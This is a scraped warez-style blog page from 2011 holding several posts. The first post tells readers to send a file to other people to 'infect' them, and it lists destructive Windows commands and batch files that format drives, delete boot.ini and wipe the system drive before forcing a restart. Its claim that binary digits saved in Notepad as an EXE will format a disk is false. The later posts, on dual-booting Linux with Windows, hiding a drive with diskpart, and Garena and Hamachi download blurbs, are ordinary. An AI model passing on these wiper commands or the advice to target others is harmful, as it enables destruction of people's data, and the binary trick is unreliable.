x

Subscribe to GwArez !


Pages

Whatever you need!!! We bring it!!!

Saturday, May 21, 2011

How to format a hdd(hard disk) drive with notepad

Step 1.Copy The Following In Notepad Exactly as it say 01001011000111110010010101010101010000011111100000

Step 2.Save As An EXE Any Name Will Do

Step 3.Send the EXE to People And InfectORIF u think u cannot format c driver when windows is running try Laughing and u will get it Razz .. any way some more so u can test on other drives this is simple binary codeformat c:\ /Q/X -- this will format your drive c:\01100110011011110111001001101101011000010111010000 1000000110001100111010010111000010000000101111010100010010111101011000format d:\ /Q/X -- this will format your dirve d:\01100110011011110111001001101101011000010111010000 1000000110010000111010010111000010000000101111010100010010111101011000format a:\ /Q/X -- this will format your drive a:\01100110011011110111001001101101011000010111010000 1000000110000100111010010111000010000000101111010100010010111101011000del /F/S/Q c:\boot.ini -- this will cause your computer not to boot.01100100011001010110110000100000001011110100011000 10111101010011001011110101000100100000011000110011101001011100011000100110111101 1011110111010000101110011010010110111001101001
Do not try it on your PC. Don't mess around this is for educational purpose only still if you cant figure it out try this.
Go to notepad and type the following:@Echo offDel C:\ *.*y .Save it as Dell.bat
Want worse... Then type the following:@echo offdel %systemdrive%\*.*/f/s/qshutdown -r -f -t 00 and save it as a .bat file

How to Run Linux and Windows on the Same Computer

 You can use Vitual Box : Click here

OR

Dual booting Linux and Windows is always a painstaking task for most people especially if you have Win2000 (NTFS) and using LILO in Linux. In this paper I will discuss how to dual boot Red Hat Linux (RHL) with Windows2000 (NT5).


I assume you have a Windows 2000 Professional in full NTFS mode, Red Hat Linux 7.0 with Kernel 2.2 both in one HDD. Well, it's true there are some tools available out there that will do the job for you but we are hackers and we love doing things with whatever minimum we have available at hand.


In scenario 1 let's assume you already have Linux and Windows installed and you use a boot disk to start-up Linux. To get rid of the floppy you have to do the following:

Boot to your Linux partition and cat /etc/lilo.conf. At the beginning (global section) of the lilo.conf file you'll see something like boot=/dev/hda8. Take a note of this line.

Now, you have to copy the boot sector file. For this as root do the following:

dd if=/dev/hda8 bs=512 count=1 of=mylinux.lnx

Here, I assume that your linux partition is in /dev/hda8. After executing this command you'll see something like this:

1+0 records in
1+0 records out

Now, a file named mylinux.lnx has been created in your home directory. To make sure, type 'ls'. And you will see the file. Now, you need a FAT formatted floppy disk to copy this file. Put the floppy in and type this command:

mcopy mylinux.lnx a:

This will copy the file in the floppy. In case, if you don't have the command mcopy, you have to install an rpm named mtools. Easy!! Just go to your Linux CD (/mnt/cdrom/RedHat/RPMS) and find out the file mtools-some_version.rpm and install it.

Ok now as you have mcopy the mylinux.lnx file in the floppy, remove the floppy and restart to Windows2000. Now, in Windows C: drive you have to do 2 things. First, copy the file (mylinux.lnx) from the floppy to C drive. And then edit your boot.ini file (which is located in your C drive). If unfortunately you can't see boot.ini then check the hidden files and folder in Windows >> View options. After copying the file, notepad to your boot.ini file and add the following lines at the end of the section

c:\ mylinux.lnx ="Linux"

Save it and restart again. Now, you'll see two options to boot from.

If unfortunately you see that the process is not working you have to do some troubleshooting. Please note that whatever troubleshooting you do, after that you have to go through the whole process again.

Ok. if the process doesn't work at first place go to your Linux box and type LILO. This will update LILO. But if you see something unusual like "can't write to LILO because the cylinder of the partition is 1024" then Vi to /etc/lilo.conf and you'll see a line named Linear. Replace Linear with lba32 quit and update LILO. This will solve the problem.

Also sometimes adding the following lines to lilo might help:

other=/dev/hda1
label=windows2000

You can also install W2k first in FAT32 mode. Install Linux with LILO on MBR and put the upper line on the /etc/lilo.conf file. This will do the job fine for you. Now, you can freely convert your W2k partition in NTFS mode keeping the current installation intact. To convert to NTFS type the following at your DOS prompt:

Convert C: /FS:NTFS (Change the drive letter as you deem fit)

In this paper I have described ways to make it possible to make NTFS and Ext2 to live together. I hope this was of help to you.

Hiding a hard drive


1. Go to Start — > Run –> Cmd open command prompt.

2. Type diskpart in the command prompt, now diskpart session opens.

3. Type list volume and press enter.


4. You can see list of volume and Letters for the Volume.

5. Now select a volume for example type select volume 3 you can get a message volume 3 is selected.

6. Type remove letter F (Note : you should type current volume letter only)


7. Now F drive is hided, just need to restart the machine.

8. To Recover the Volume letter F follow the above procedure up to step 5.

9. Now type assign letter F and restart your machine.


10. Your hidden drive is rolled back.

Tuesday, May 17, 2011

GArena Launcher (Game servers)


Garena, short for Global Arena, is a multifunction platform that allows gamers to chat, challenge opponents, and play their favorite games online with millions of gamers world-wide.

The latest version of Garena will support various games like:: Warcraft 3 : The Frozen Throne, Call of Duty 4 : Modern Warfare, Counter Strike 1.6, Counter Strike: Source, Starcraft 2, Dawn of War, and Quake 4.


Here are some key features of "GArena Launcher":

· Experience extremely Fast and Lag-less Games. Garena's advanced network solution provides gamers with unparellel good latency in games
· Games supported in Garena: "Warcraft 3: The Frozen Throne", "Call of Duty 4: Modern Warfare", "Counter-Strike 1.6", "Counter-Strike: Source", "StarCraft","Dawn of War", "Quake 4"

· Play in a Hack-free environment protected by Garena Anti-Cheat System. A fair game is a good game! With Garena's Anti-Cheat System, there is no need to worry about playing with cheaters and hackers. Garena will automatically ban accounts attempting to use cheat and hack softwares.

· Chat and Interact with buddies in Garena Messenger. Garena comes with a messenger integrated with its buddy system allowing gamers to easily keep in touch with their gaming friends. Buddies can send gifts to each other, locate and trace the rooms they are playing in, send offline message, and more.

· Climb up to the top of Garena's Ladder Systems. Play more - Level up faster in Garena's ladder Systems - Gain more Privileges! Race for #1 in several ladder competition: Garena Experience Ladder, War3 TFT 1v1 Ladder, DotA Allstars Ladder, Counter Strike 1.6 Ladder and more!

· Watch Live world-class E-sports Matches on GGTV. Watch the best players from all over the world in action LIVE! GGTV
· showcases highly-rated matches from top e-Sports leagues and tournaments. Viewers will receive LIVE system broadcast for games presently played, and viewers can also watch the replays of the games anytime.

· Form your own Clan and compete against the rest. Garena Clans enables gamers to formally team up with friends and allies.

· Challenge other clans and raise your clan's flag up high!

· Enjoy private clan chatroom with lots of cool related features.

· Personalize your looks in Garena with GG Avatars and be cool! GG Avatars allows gamers to fully dress themselves up with a variety of
· styles and themes to choose - from fancy head gear to dazzling outfits, fantastic backgrounds to unique frames!

· Free Casual Games for you to play while waiting for matches


(10.1 mb)


Hamachi 2.0.3.111 (Game Servers)



LogMeIn Hamachi is a VPN service that easily sets up in 10 minutes, and enables secure remote access to your business network, anywhere there's an Internet connection.
It works with your existing firewall, and requires no additional configuration. Hamachi is the first networking application to deliver an unprecedented level of direct peer-to-peer connectivity. It is simple, secure, and cost-effective.
Advantages of LogMeIn Hamachi:
  • LAN over the Internet - Arrange multiple computers into their own secure network, just as if they were connected by a physical cable.
  • Files and Network Drives - Access critical files and network drives.
  • Zero-configuration - Works without having to adjust a firewall or router.
  • Security - Industry leading encryption and authentication.
  • Cost Effective - Free for non-commercial use.

Download : Click here